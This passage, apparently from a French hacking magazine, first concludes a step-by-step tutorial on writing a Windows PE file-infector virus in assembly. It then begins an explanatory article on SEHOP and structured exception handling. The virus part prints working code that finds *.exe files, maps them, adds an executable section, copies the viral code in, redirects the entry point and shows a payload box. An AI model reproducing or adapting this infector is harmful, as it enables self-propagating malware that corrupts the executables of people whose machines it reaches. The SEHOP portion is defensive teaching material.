cmp byte ptr [esi], 0FFh
jne APISearch

END _start
```

Celle-ci va nous renvoyer l'adresse de la fonction demandée dans EAX, que nous stockons

aussitôt à l'emplacement mémoire pointé par EDI. Enfin nous incrémentons EDI, les allocations mémoire étant réalisées les unes après les autres (si l'on se réfère à notre code) en incrémentant EDI de 4, nous pointons maintenant sur l'espace alloué à *aCreateFileA*. Cependant pour trouver l'adresse de la chaîne de caractères qui pointe vers "CreateFileA", ce n'est pas aussi simple. En effet il va falloir trouver la fin de la chaine "CloseHandle", qui est terminée comme il se doit pas un octet nul, afin de pointer vers le début de la chaine "CreateFileA", d'où mon morceau de code incrémentant ESI et cherchant l'octet nul. Une fois l'octet nul trouvé, on recommence le processus afin de trouver l'adresse de la seconde fonction et ainsi de suite. En ce qui concerne la ligne comparant ESI à 0FFh, il s'agit en fait d'une sentinelle, elle est nécessaire car notre procédure de recherche doit s'arrêter une fois toutes les fonctions trouvées, 0FFh est donc la valeur qui indique à notre procédure de se stopper une fois son travail achevé.

MessageBox

A partir de ce moment, nous avons récupéré quasiment toutes les fonctions nécessaires, sauf notre fonction *MessageBox*, qui permet l'affichage d'une boîte de dialogue. En fait c'est parce qu'elle ne se trouve pas dans la librairie *kernel32.dll*, mais dans *user32.dll*, une autre librairie du système Microsoft. C'est pour cela qu'il va falloir que nous fassions une autre procédure permettant un scan des fonctions de *user32.dll*, rassurez-vous cela sera plus facile que lors du scan de *kernel32.dll*, car nous avons dorénavant tous les outils nécessaires en main. Pour commencer il faut que nous trouvions l'adresse de *user32.dll*, nous allons donc utiliser pour cela la fonction LoadLibrary pour récupérer l'adresse de celle-ci.

Le code est plutôt simple, nous faisons pointer EAX sur la chaîne de caractères correspondant à "user32.dll" puis nous la mettons sur la pile, nous appelons par la suite *LoadLibraryExA* afin de récupérer son adresse (plus facile que l'exploration du PEB, hein ?). Ensuite nous faisons pointer EDI sur la chaîne de caractères correspondant à "MessageBoxA" que nous plaçons sur la pile, ainsi que l'adresse de *user32.dll*. Puis nous appelons *GetProcAddress*, nous nous retrouvons donc avec l'adresse de MessageBoxdans EAX, que nous sauvegardons.

```
HMODULE WINAPI LoadLibraryEx(
  __in        LPCTSTR lpFileName,
  __reserved  HANDLE hFile,
  __in        DWORD dwFlags
);
```

```
GetMessageBox:
        lea eax, sUser32
        push 2h
        push 0
        push eax
        call aLoadLibrary
        mov aUser32, eax

        lea edi, sMessageBox
        push edi
        push aUser32
        call aGetProcAddress
        mov aMessageBox, eax
```

Recherche d'exécutables

Maintenant, nous allons doter notre virus d'une fonction lui permettant de trouver des cibles, mais attention, pas n'importe quels fichiers, des fichiers exécutables. Pour cela nous allons utiliser deux fonctions : *FindFirstFile* et *FindNextFile*.

Comme nous pouvons le constater, la fonction *FindFirstFile* prend en paramètre une chaine de caractères. Cette chaine peut être un nom de fichier ou une wildcard, ici le plus intéressant serais de passer "*.exe" afin de récupérer les exécutables du répertoire courant. La fonction prend également en paramètre un pointeur vers une structure que la fonction va se charger de remplir (Je vous laisse faire des recherche pour plus de détails sur la structure).

```
HANDLE WINAPI FindFirstFile(
  __in   LPCTSTR lpFileName,
  __out  LPWIN32_FIND_DATA
lpFindFileData
);

BOOL WINAPI FindNextFile(
  __in   HANDLE hFindFile,
  __out  LPWIN32_FIND_DATA
lpFindFileData
);
```

En ce qui concerne la valeur de retour de la fonction, il s'agit d'un handle à passer à la fonction *FindNextFile*, il contient des informations sur le prochain fichier correspondant aux critères de recherche. Nous allons détailler uniquement la fonction *FindFirstFile*, car *FindNextFile* est exactement la même, la seul différence étant que *FindFirstFile* va trouver le premier fichier correspondant aux critères et *FindNextFile* va continuer de parcourir le répertoire grâce au handle fourni par *FindFirstFile*.

```
typedef struct _WIN32_FIND_DATA {
  DWORD    dwFileAttributes;
  FILETIME ftCreationTime;
  FILETIME ftLastAccessTime;
  FILETIME ftLastWriteTime;
  DWORD    nFileSizeHigh;
  DWORD    dwReserved0;
  DWORD    dwReserved1;
  TCHAR    cFileName[MAX_PATH];
  TCHAR    cAlternateFileName[14];
}WIN32_FIND_DATA, *PWIN32_FIND_
DATA, *LPWIN32_FIND_DATA;
```

```
FindFirst:
    lea    eax, win32FindData
    push eax
    lea    eax, exeMask
    push eax
    call aFindFirstFile
    cmp eax, -1
    je SearchClose
    mov searchHandle, eax
    call Infection
```

Comme convenu dans le prototype de la fonction, nous lui passons une structure à remplir, ainsi que le critère de recherche, ici, "*.exe". Nous effectuons un petit contrôle d'erreur et si tout est bon on commence à infecter le fichier. La fonction d'infection va se servir des valeurs contenues dans la structure passée en paramètre afin de mapper et de copier le virus dans l'exécutable cible.

Mappage

Le mappage va nous permettre de charger l'exécutable cible en mémoire et de le modifier directement dans celle-ci. Pour ce faire nous allons nous servir de quatre fonctions : *CreateFile*, *GetFileSize*, *CreateFileMapping* et *MapViewOfFile*.

Commençons par *CreateFile*, cette fonction nous permet de récupérer un handle sur le fichier afin de pouvoir le manipuler.

Rapides explications des paramètres de notre appel (dans l'ordre des PUSH) :

Push n°1 : Inutile car nous ouvrons un fichier qui existe sur le disque.

Push n°2 : Correspond au paramètre FILE_ATTRIBUTE_NORMAL, c'est-à-dire que les paramètres utilisés seront ceux du fichier.

Push n°3 : Correspond au paramètre OPEN_EXISTING, c'est-à-dire que la fonction doit renvoyer un handle uniquement si le fichier existe.

```
push 00h
push 80h
push 03h
push 00h
push 01h
push 0C0000000h
lea eax, win32FindData.cFileName
push eax
call aCreateFileA
cmp eax, -1
je InfectionClose
mov fileHandle, eax
```

Push n°4 : Pointeur de structure, elle n'est pas nécessaire si l'on ouvre un fichier déjà existant.

Push n°5 : Correspond au paramètre FILE_SHARE_READ, c'est-à-dire que CreateFile pourra nous renvoyer un handle même si l'application que l'on tente d'ouvrir est déjà exécutée par un processus.

Push n°6 : Correspond auxparamètres GENERIC_READ / GENERIC_WRITE, c'est-à-dire les accès que l'on désire sur le handle, étant donné que l'on va modifier notre fichier, les deux paramètres sont nécessaires.

Push n°7 : Le nom du fichier que l'on tente d'ouvrir.

Notons également l'instruction CMP comparant EAX à -1, il s'agit simplement du contrôle d'erreur: en cas d'échec de la fonction on quitte et on passe au fichier suivant. Une fois le handle récupéré, nous allons avoir besoin de connaître la taille du fichier que nous allons mapper, cela va nous permettre d'allouer un espace mémoire suffisant pour le stockage en mémoire de celui-ci. La fonction qui permet cela est *GetFileSize*.

Elle prend en paramètre un des champs de la structure renvoyé par *FindFirstFile* ainsi que le handle précédemment obtenu. Encore une fois, il y a un contrôle d'erreur permettant de clore le handle et de quitter la procédure. Nous allons maintenant obtenir un deuxième handle afin de mapper notre fichier. Cette fonction ne mappe pas le fichier en mémoire, elle donne uniquement un handle sur le fichier et initialise les permissions que l'on a sur celui-ci. Elle nous permet également de configurer la taille du fichier à mapper, ici nous ajoutons 2000h à la taille original du fichier afin d'être sur d'avoir la place de copier notre code viral.

```
xor ecx, ecx
mov ecx, win32FindData.
    nFileSizeHigh
    push ecx
    push eax
    call aGetFileSize
    cmp eax, -1
    je InfectCloseFileHandle
    mov FileSize, eax
```

```
push 00h
mov eax, FileSize
    add eax, 2000h
    push eax
    push 00h
    push 04h
    push 00h
    mov eax, fileHandle
```

```
    push eax
    call aCreateFileMappingW
    cmp eax, 0
    je InfectCloseFileHandle
    mov mapHandle, eax
```

Rapides explications des paramètres de notre appel (dans l'ordre des PUSH) :

Push n°1 : Par défaut, donc nul

Push n°2 : Correspond à la taille du fichier + 2000h afin d'assurer nos arrières pour la copie du virus.

Push n°3 : Paramètre utile en cas de gros fichier (non utilisé, donc nul)

Push n°4 : Correspond au paramètres PAGE_READWRITE, c'est-à-dire l'équivalant des paramètres passés à CreateFile afin de pourvoie lire et modifier le fichier.

Push n°5 : Par défaut, donc nul

Push n°6 : le handle obtenu via l'appel à *CreateFile*.

Encore une fois, un contrôle d'erreur pour quitter proprement notre procédure en fermant les handles ouverts est implémenté. Une fois notre handle récupéré, nous allons enfin pouvoir mapper notre exécutable en mémoire,

grâce à *MapViewOfFile*, qui nous renvoie l'adresse à laquelle l'exécutable a été mappé.

```
mov eax, FileSize
add eax, 2000h
push eax
push 00h
push 00h
push 02h
mov eax, mapHandle
push eax
call aMapViewOfFile
cmp eax, 0
je InfectCloseMapHandle
mov mapAddress, eax
```

Nous ajoutons (encore) 2000h octets à la taille de la zone mémoire que nous allons allouer et nous donnons les permissions nécessaires à la modification de l'exécutable.

Rapides explications des paramètres de notre appel (dans l'ordre des PUSH) :

Push n°1 : Taille de l'espace mémoire à allouer (On met le même que dans la fonction précédente)

Push n°2 et **3** : Utile si l'on ne souhaite mapper notre fichier qu'à partir/jusqu'à un certain offset.

Push n°4 : Correspond au paramètre FILE_MAP_WRITE, c'est-à-dire que l'on pourra modifier notre fichier.

Push n°5: Handle récupéré via *CreateFileMapping*.

La phase de mappage est maintenant terminée, nous avons récupérer l'adresse à laquelle notre fichier a été mappé.

Infection

Nous arrivons à la phase d'infection, et cette étape se déroule en plusieurs temps. Tout d'abord, il faut vérifier que nous nous trouvons bien dans un fichier exécutable de type PE et qu'il n'a pas déjà été infecté. Nous commençons par mettre l'adresse du fichier mappé dans ESI (cette adresse correspond au point d'entrée de celui-ci). Nous vérifions la présence des signatures «MZ» et «PE», caractéristiques des exécutables au format PE. Si ces signatures ne sont pas présentes, on démappe le fichier et on passe au suivant. Ensuite nous vérifions si la signature du virus est présente, il s'agit de la chaîne de caractères "#HZV", si ce n'est pas le cas on l'écrit, sinon on démappe le fichier et on passe au suivant. Nous stockons la signature dans le champ *Win32VersionValue* qui est un champ réservé du COFF Header. Une fois ces quelques paramètres vérifiés, nous allons pouvoir commencer à modifier la structure de notre PE afin d'y insérer notre code viral.

```
mov esi, mapAddress
cmp    word ptr [esi], "ZM"
jnz InfectUnMapViewOfFile
mov eax, [esi+3Ch]
add esi, eax
cmp dword ptr [esi], 'EP'
jnz InfectUnMapViewOfFile
cmp dword ptr [esi+4Ch],"VZH#"
jz  InfectUnMapViewOfFile
mov    dword ptr [esi+4Ch], "VZH#"
```

Le but de ce code est d'insérer une nouvelle section dans l'exécutable, pour ce faire il faut éditer

```
xor eax, eax
mov ax, word ptr [esi+06h]
mov sectionsNbr, eax
inc word ptr [esi+06h]

mov    eax, [esi+28h]
add    eax, [esi+34h]

mov    dword ptr oldOEP, eax
add [esi+54h], dword ptr 200h
mov    eax, [esi+50h]
mov    [esi+28h], eax
mov    OriginalImageSize, eax
add    eax, VirusSize
mov    [esi+50h], eax

add    esi, 0F8h
mov    eax, 28h
xor ecx, ecx
mov    ecx, sectionsNbr
```

```
push esi
mul    ecx
pop esi
add    esi, eax
mov    LastSectionHeader, eax
```

une partie de la structure du PE afin qu'il voie notre section. On commence par aller chercher le nombre de sections de l'exécutable à l'offset [ESI+06h] (ESI pointe sur l'en-tête PE), puis on sauvegarde la valeur avant de l'incrémenter de 1.

Ensuite nous allons sauvegarder le point d'entrée (EP) actuel de notre exécutable, pour cela on récupère d'abord l'*AddressOfEntryPoint* situé à l'offset [ESI+28h] et on y ajoute l'*ImageBase* contenue à l'offset [ESI+34h]. Avant de continuer nous modifions la taille du header en y ajoutant la valeur 200h (ça devrait suffire), c'est nécessaire étant donné que j'ajoute une section à la structure. Nous modifions le point d'entrée (EP) du programme afin qu'il corresponde au début du code que l'on ajoute. Nous récupérons simplement la taille de l'image qui est située à l'offset [ESI+50h] (*SizeOfImage*), cette valeur correspondant à la taille en octets de l'exécutable une fois chargé en mémoire, et nous la plaçons e dans le champ *AddressOfEntryPoint*. Pour bien faire les choses j'ai également incrémenté de 1000h (valeur de *VirusSize*) la taille de l'image, ce qui est largement suffisant. La suite des événements consiste à pointer sur la première section de la structure, pour ce faire nous ajoutons 0F8h à ESI, cela permet de sauter tous les en-têtes et de pointer directement sur la première section. A partir de là, nous allons sauter toutes les sections afin de placer la notre juste à la suite. Afin d'effectuer cette manipulation, nous allons simplement multiplier la taille d'une en-tête de sections par le nombre de sections. La taille d'une en-tête est de 28h et nous avons récupérer le nombre de sections un peu plus tôt. On ajoute le résultat à ESI et le tour est joué, il ne reste plus qu'a ajouté notre sections.

Voici la structure d'un en-tête de section ainsi que le code pour la remplir. Ici, je ne détaille pas le code, l'objectif est clair : remplir la structure. Nous lui donnons un nom, la taille

```
typedef struct _IMAGE_SECTION_HEADER {
    0x00 BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
        union {
            0x08 DWORD PhysicalAddress;
            0x08 DWORD VirtualSize;
        } Misc;
    0x0c DWORD VirtualAddress;
    0x10 DWORD SizeOfRawData;
    0x14 DWORD PointerToRawData;
    0x18 DWORD PointerToRelocations;
    0x1c DWORD PointerToLinenumbers;
    0x20 WORD NumberOfRelocations;
    0x22 WORD NumberOfLinenumbers;
    0x24 DWORD Characteristics;
};
```

```
xor eax, eax
mov dword ptr [esi], "VZH#"
mov ax, VirusSize
mov [esi+08h], eax
mov eax, OriginalImageSize
mov [esi+0Ch], eax
mov eax, (offset vEnd - offset vStart)
mov [esi+10h], eax
mov eax, FileSize
mov [esi+14h], eax
mov [esi+24h], dword ptr 0E0000020h
```

virtuelle et réelle du code viral et l'offset auquel il se trouve une fois chargé en mémoire. Petit note pour le champ *Characteristics* de notre section, la valeur 0E0000020h indique que la section est lisible, inscriptible et exécutable. Une fois notre section créé il reste à copier notre code viral dans l'exécutable

Ce n'est pas très compliqué, Il suffit d'indiquer la destination dans EDI (en l'occurence, l'adresse à laquelle la cible est mappée), en n'oubliant pas d'ajouter à celle-ci la taille de l'exécutable sans quoi l'on risque d'écraser son code. Puis on indique le nombre d'octets à copier, c'est-à-dire la taille de notre code viral. Et enfin, la source, qui correspond au début de notre code,

c'est-à-dire à partir du point d'entrée de notre virus. Le processus est lancé via l'instruction REP MOVSB qui s'arrête une fois ECX à zéro.

Payload/Return to the host

Nous atteignons bientôt la fin de notre code. Il ne reste qu'à ajouter notre payload et le code de retour à l'hôte. Comme convenu, la charge utile de notre programme est une simple boite de dialogue, pas besoin de commentaires... Une fois la MessageBox affichée, il faut que nous rendions la main à l'hôte. Il suffit pour cela de mettre le code suivant après l'affichage de notre MessageBox. Nous utilisons l'OEP (le point d'entrée original, sauvegardé plus tôt) et nous l'appelons via un CALL, rien de plus complexe.

```
mov edi, mapAddress
add edi, FileSize
mov ecx, (offset vEnd - offset
vStart)
lea esi, vStart
rep movsb
```

```
MBox PROC
    push 0
    lea eax, lpCaption
    push eax
    lea eax, lpText
    push eax
    push 0
    call aMessageBox
    ret
MBox ENDP
```

```
ReturnHost:
    mov     eax, oldOEP
    jmp     eax
```

Delta offset

Enfin, pour le bon fonctionnement de notre virus, il faut que son code soit relogeable, c'est-à-dire qu'il doit pouvoir fonctionner à n'importe quelle adresse mémoire. En effet notre virus va devoir stocker certaines données et pouvoir y accéder sans problème. Nous allons donc utiliser un offset de référence afin de pouvoir accéder à nos variables, cet offset est plus couramment appelé le *delta offset*.

Il s'agit ici d'un morceau de code que l'on retrouve souvent dans les virus afin de calculer le *delta offset*. Dans le cas présent on se sert de l'instruction CALL afin de récupérer l'adresse à laquelle le virus a été chargé. En effet CALL va pousser l'adresse de retour sur la pile, cette adresse est en fait la prochaine instruction à exécuter après que la procédure appelé ai fini sont travail. Par la suite nous récupérons cette adresse grâce à l'instruction POP et nous la mettons dans EBP, à ce stade la EBP contient l'adresse de l'instruction POP EBP. Enfin le virus va soustraire cette adresse à l'adresse où il a été chargé. Il faut noter que l'instruction offset GetDelta renvoie l'adresse du début de la procédure GetDelta.

```
call GetDelta
GetDelta:
    pop ebp
    sub ebp, offset GetDelta
```

Voila, nous avons maintenant dans EBP notre offset de référence, vous pourrez constater son utilité en regardant le code source complet du virus.

Conclusion

Je termine cet article sur quelques notes afin de préciser que ce virus comporte certains bugs ainsi que des méthodes relativement anciennes, mais je vous avais prévenu. J'appuie surtout sur le défaut de conception qui fait que la taille des fichiers infectés croit lorsqu'ils sont exécutés, cela est dû au mappage et à l'ajout de 2000h à leur dimension. Deux mappages différents ou un *GlobalAlloc* aurait pu corriger le tir, mais j'ai manqué de temps. Cependant le résultat est là et ça fonctionne (en tout cas chez moi !). J'espère avoir pu éclairer certains d'entre vous et je vous retrouve bientôt pour un prochain article dans HZV ! =)

Références

http://olance.developpez.com/articles/windows/pe-iczelion/export-table/- Tutorial d'iczelion sur la table d'export.

http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx - La spécification PE/COFF par Microsoft.

http://msdn.microsoft.com/en-us/library/default.aspx - La fameuse MSDN, des références

sur toutes les fonctions que j'ai utilisé.

Glossaire

DLL : Dynamic Link Library. Bibliothèque de fonctions modulaire, permettant l'emploi de ces fonctions indépendamment du langage utilisé. Par extension, correspond à l'extension des fichiers de bibliothèque de fonctions.

EP : Entry Point. point d'entrée du programme, adresse de la première instruction du programme à exécuter.

ImageBase : adresse de mappage d'un exécutable en mémoire. Cette adresse correspond aussi au handle retourné par *GetModuleHandle* ou *LoadLibrary*.

Librairie : anglicisme, désigne couramment les bibliothèques de fonctions (DLL) employées par un programme ou un système.


OEP : Original Entry Point. Point d'entrée original d'un programme, généralement conservé par le code viral pour continuer l'exécution du programme hôte après infection.

PE : Portable Executable. Format d'exécutable utilisé par Microsoft sur les systèmes Windows.

PEB : Process Environment Block. Structure maintenue par le noyau Windows, et contenant bon nombre d'informations, dont une liste des modules chargés (qui inclut les bibliothèques de fonctions).

RVA : Relative Virtual Address. Adresse virtuelle relative, généralement aditionnée à l'*ImageBase* pour donner une VA

VA : Virtual Address. Adresse virtuelle, correspondant à une zone mémoire située dans la mémoire virtuelle offerte par le système d'exploitation.



PRÉVENTION DE L'EXPLOITATION DE STACK OVERFLOWS (SEHOP)

par Lilxam

Les débordements de tampons, plus connus sous le nom de buffer overflows font l'objet de nombreuse études. Ils ont en effet de très grandes conséquences au niveau de la sécurité informatique. Depuis plusieurs années des protections sont mises en place pour se protéger de ces attaques. Je vais donc vous présenter l'une d'elles, qui consiste à prévenir d'une exploitation par réécriture de SEH, aussi connu sous son appellation anglaise : Structured Exception Handler Overwrite Prevention (SEHOP).

Introduction

Dans cet article je vais vous expliquer le principe de cette protection en vous proposant de l'implémenter nous mêmes puis je continuerai par une analyse des différents logiciels et systèmes qui la mettent en place. Je vous recommande de lire l'article d'0vercl0k de hzv mag #1 [1] sur les débordements de tampon pour mieux comprendre celui-ci. Je pense que mon article est accessible pour beaucoup moyennant un peu de réflexion et de recherche de votre part. Quelques connaissances sont toutefois requises notamment en programmation C et assembleur et concernant l'utilisation d'outils de débogage/désassemblage comme OllyDBG [2] et IDA [3].

Comprendre le « Structured Exception Handling ».


Avant de commencer nous allons voir comment sont gérées les exceptions sous Windows. Vous avez surement déjà été confronté à une erreur lors de l'exécution de votre programme vous indiquant que celui-ci avait fait une manipulation « interdite » ce qui entraine une exception. Et bien sous Windows il existe un mécanisme permettant de gérer les exceptions par le moyen de ce que l'on appelle handlers SEH (*Structured Exceptions Handlers*). En fait il existe deux types de handlers SEH, c'est-à-dire deux façons de gérer les exceptions. Il y a les handlers de haut niveau, prenant effet sur tout le programme soit tous les threads [4],

et les handlers de bas niveau qui, eux, prennent effet seulement dans le thread où ils ont été déclarés. C'est ces derniers auxquels nous allons nous intéresser car ceux-ci sont déclarés dans la pile et justement le principe d'un débordement de tampon est de « modifier » la pile. Plus précisément ce mécanisme se base sur l'utilisation de structures que voici :

Que les choses soit claires, j'utiliserai parfois le mot SEH pour désigner cette structure.

```
typedef struct _EXCEPTION_
REGISTRATION
{
 struct _EXCEPTION_REGISTRATION*
prev;
 PEXCEPTION_HANDLER
handler;
} EXCEPTION_REGISTRATION,
*PEXCEPTION_REGISTRATION;
```

Le premier champ n'est rien d'autre qu'un pointeur vers une autre structure de même type afin de former une liste chainée. Voici un point qui va être très important pour la suite. Le second champ est un pointeur vers ce qui sera réellement notre handler. J'appelle handler une procédure (ou une fonction), en théorie ayant pour but de résoudre le « problème », qui sera appelée au cas où une exception est levée . En fait cette fonction est libre de faire ce qu'elle veut. Sans plus attendre voici un petit schéma montrant l'aspect de cette liste chainée :



Le prototype de ces handlers est le suivant :


```
EXCEPTION_DISPOSITION SehHandler(
       IN PEXCEPTION_RECORD
ExceptionRecord,
       IN PVOID ExceptionFrame,
       IN PCONTEXT Context,
       IN PVOID DispatcherContext);
```

En effet plusieurs arguments vont être passés à la fonction servant de handler par le système.

Je vais seulement attirer votre attention sur la structure CONTEXT (ci-contre). Nous voyons par le biais de cette structure que notre programme peut accéder à beaucoup d'informations sur ses registres,

```
typedef struct _CONTEXT
{
       ULONG ContextFlags;
       ULONG Dr0;
       ULONG Dr1;
       ULONG Dr2;
       ULONG Dr3;
       ULONG Dr6;
       ULONG Dr7;
       FLOATING_SAVE_AREA
FloatSave;
       ULONG SegGs;
       ULONG SegFs;
       ULONG SegEs;
       ULONG SegDs;
       ULONG Edi;
       ULONG Esi;
       ULONG Ebx;
       ULONG Edx;
       ULONG Ecx;
       ULONG Eax;
       ULONG Ebp;
       ULONG Eip;
       ULONG SegCs;
       ULONG EFlags;
       ULONG Esp;
       ULONG SegSs;
       UCHAR
ExtendedRegisters[512];
} CONTEXT, *PCONTEXT;
```

drapeaux(flags), ainsi que les modifier. Il est vrai que toute modification de cette structure va prendre effet car le système va se charger de mettre à jour le CONTEXT du thread. Pour m'expliquer je vous propose ce schéma :



Nous verrons plus tard que nous aurons besoin d'accéder à cette structure.

Reste un point important : comment définir comment et accéder à la liste chainée des SEH ? C'est bien de comprendre le mécanisme de gestion des exceptions mais c'est encore mieux de savoir l'utiliser. Je vous propose alors de jeter un œil à la structure TEB (Thread Environment Block) directement accessible au sein d'un thread à l'adresse pointée par FS:[0] :

Ce qui nous intéresse est la structure TEB. Nous remarquons ici, à quelque chose près, un pointeur vers la structure dont nous parlions précédemment à savoir EXCEPTION_REGISTRATION. Le premier champ est en fait un pointeur vers le dernier SEH déclaré, ou le SEH courant.

```
typedef struct _TEB
{
        NT_TIB NtTib;
        PVOID EnvironmentPointer;
        CLIENT_ID ClientId;
        PVOID ActiveRpcHandle;
        PVOID ThreadLocalStoragePointer;
        PPEB ProcessEnvironmentBlock;
        ULONG LastErrorValue;
        ULONG CountOfOwnedCriticalSections;
...
```

Comme je le disais tout à l'heure, l'adresse donnée par FS:[0] pointe vers le TEB et donc le TIB. Soit FS:[0] permet d'obtenir un pointeur direct vers le SEH courant.

```
{
        PEXCEPTION_REGISTRATION_RECORD
    ExceptionList;
        PVOID StackBase;
        PVOID StackLimit;
        PVOID SubSystemTib;
        union
        {
                PVOID FiberData;
                ULONG Version;
        };
        PVOID ArbitraryUserPointer;
        PNT_TIB Self;
} NT_TIB, *PNT_TIB;
```

On peut donc définir un SEH de la sorte : Continuons. Lorsqu'une exception est levée, la fonction *KiUserExceptionDispatcher()*, exportée par ntdll.dll, est appelée. Elle même fait appel à plusieurs autres fonctions qui vont aboutir à l'exécution du handler. Grossièrement, leur organisation est la suivante :

KiUserExceptionDispatcher()
-> RtlDispatchException()
-> RtlpExecuteHandlerForException()
-> ExecuteHandler()

```
PUSH OFFSET Handler ;Un
pointeur vers le handler
PUSH DWORD PTR FS:[0]
;Un pointeur vers le SEH
précédent
MOV DWORD PTR FS:[0], ESP
;Enregistre notre SEH
```

Avant de continuer je vais d'ors et déjà vous présenter une API windows permettant de soulever une exception. Il s'agit de *RaiseException()*. Ce qu'il y a de particulier avec cette fonction c'est que lorsqu'elle soulève l'exception, *KiUserExceptionDispatcher()* n'est pas appelée.

Nous reviendrons là-dessus mais c'est une information qu'il faut garder en tête.

Technique de la réécriture du SEH pour outrepasser la protection du « canary ».

Pour palier aux stack based buffer overflows des techniques ont été mises en place notamment celle du « canary » ou « stack cookie ».
Je ne compte pas trop m'attarder sur ceci, voyez plutôt l'article d'Overclok à ce sujet sur Hzv mag #1.

Pour faire simple on va placer sur la pile une variable « témoin » de façon à ce qu'un débordement de tampon (s'il y en a un) sur une autre variable située au dessus dans la pile (soit déclaré après), celle-ci soit également écrasée. Ensuite une simple vérification de la valeur de cette variable « témoin » peut nous permettre de savoir si une attaque a eu lieu. Cette protection a été mise en place par le compilateur Visual C++. Vous trouverez en bas de cette page un exemple d'implémentation en C.

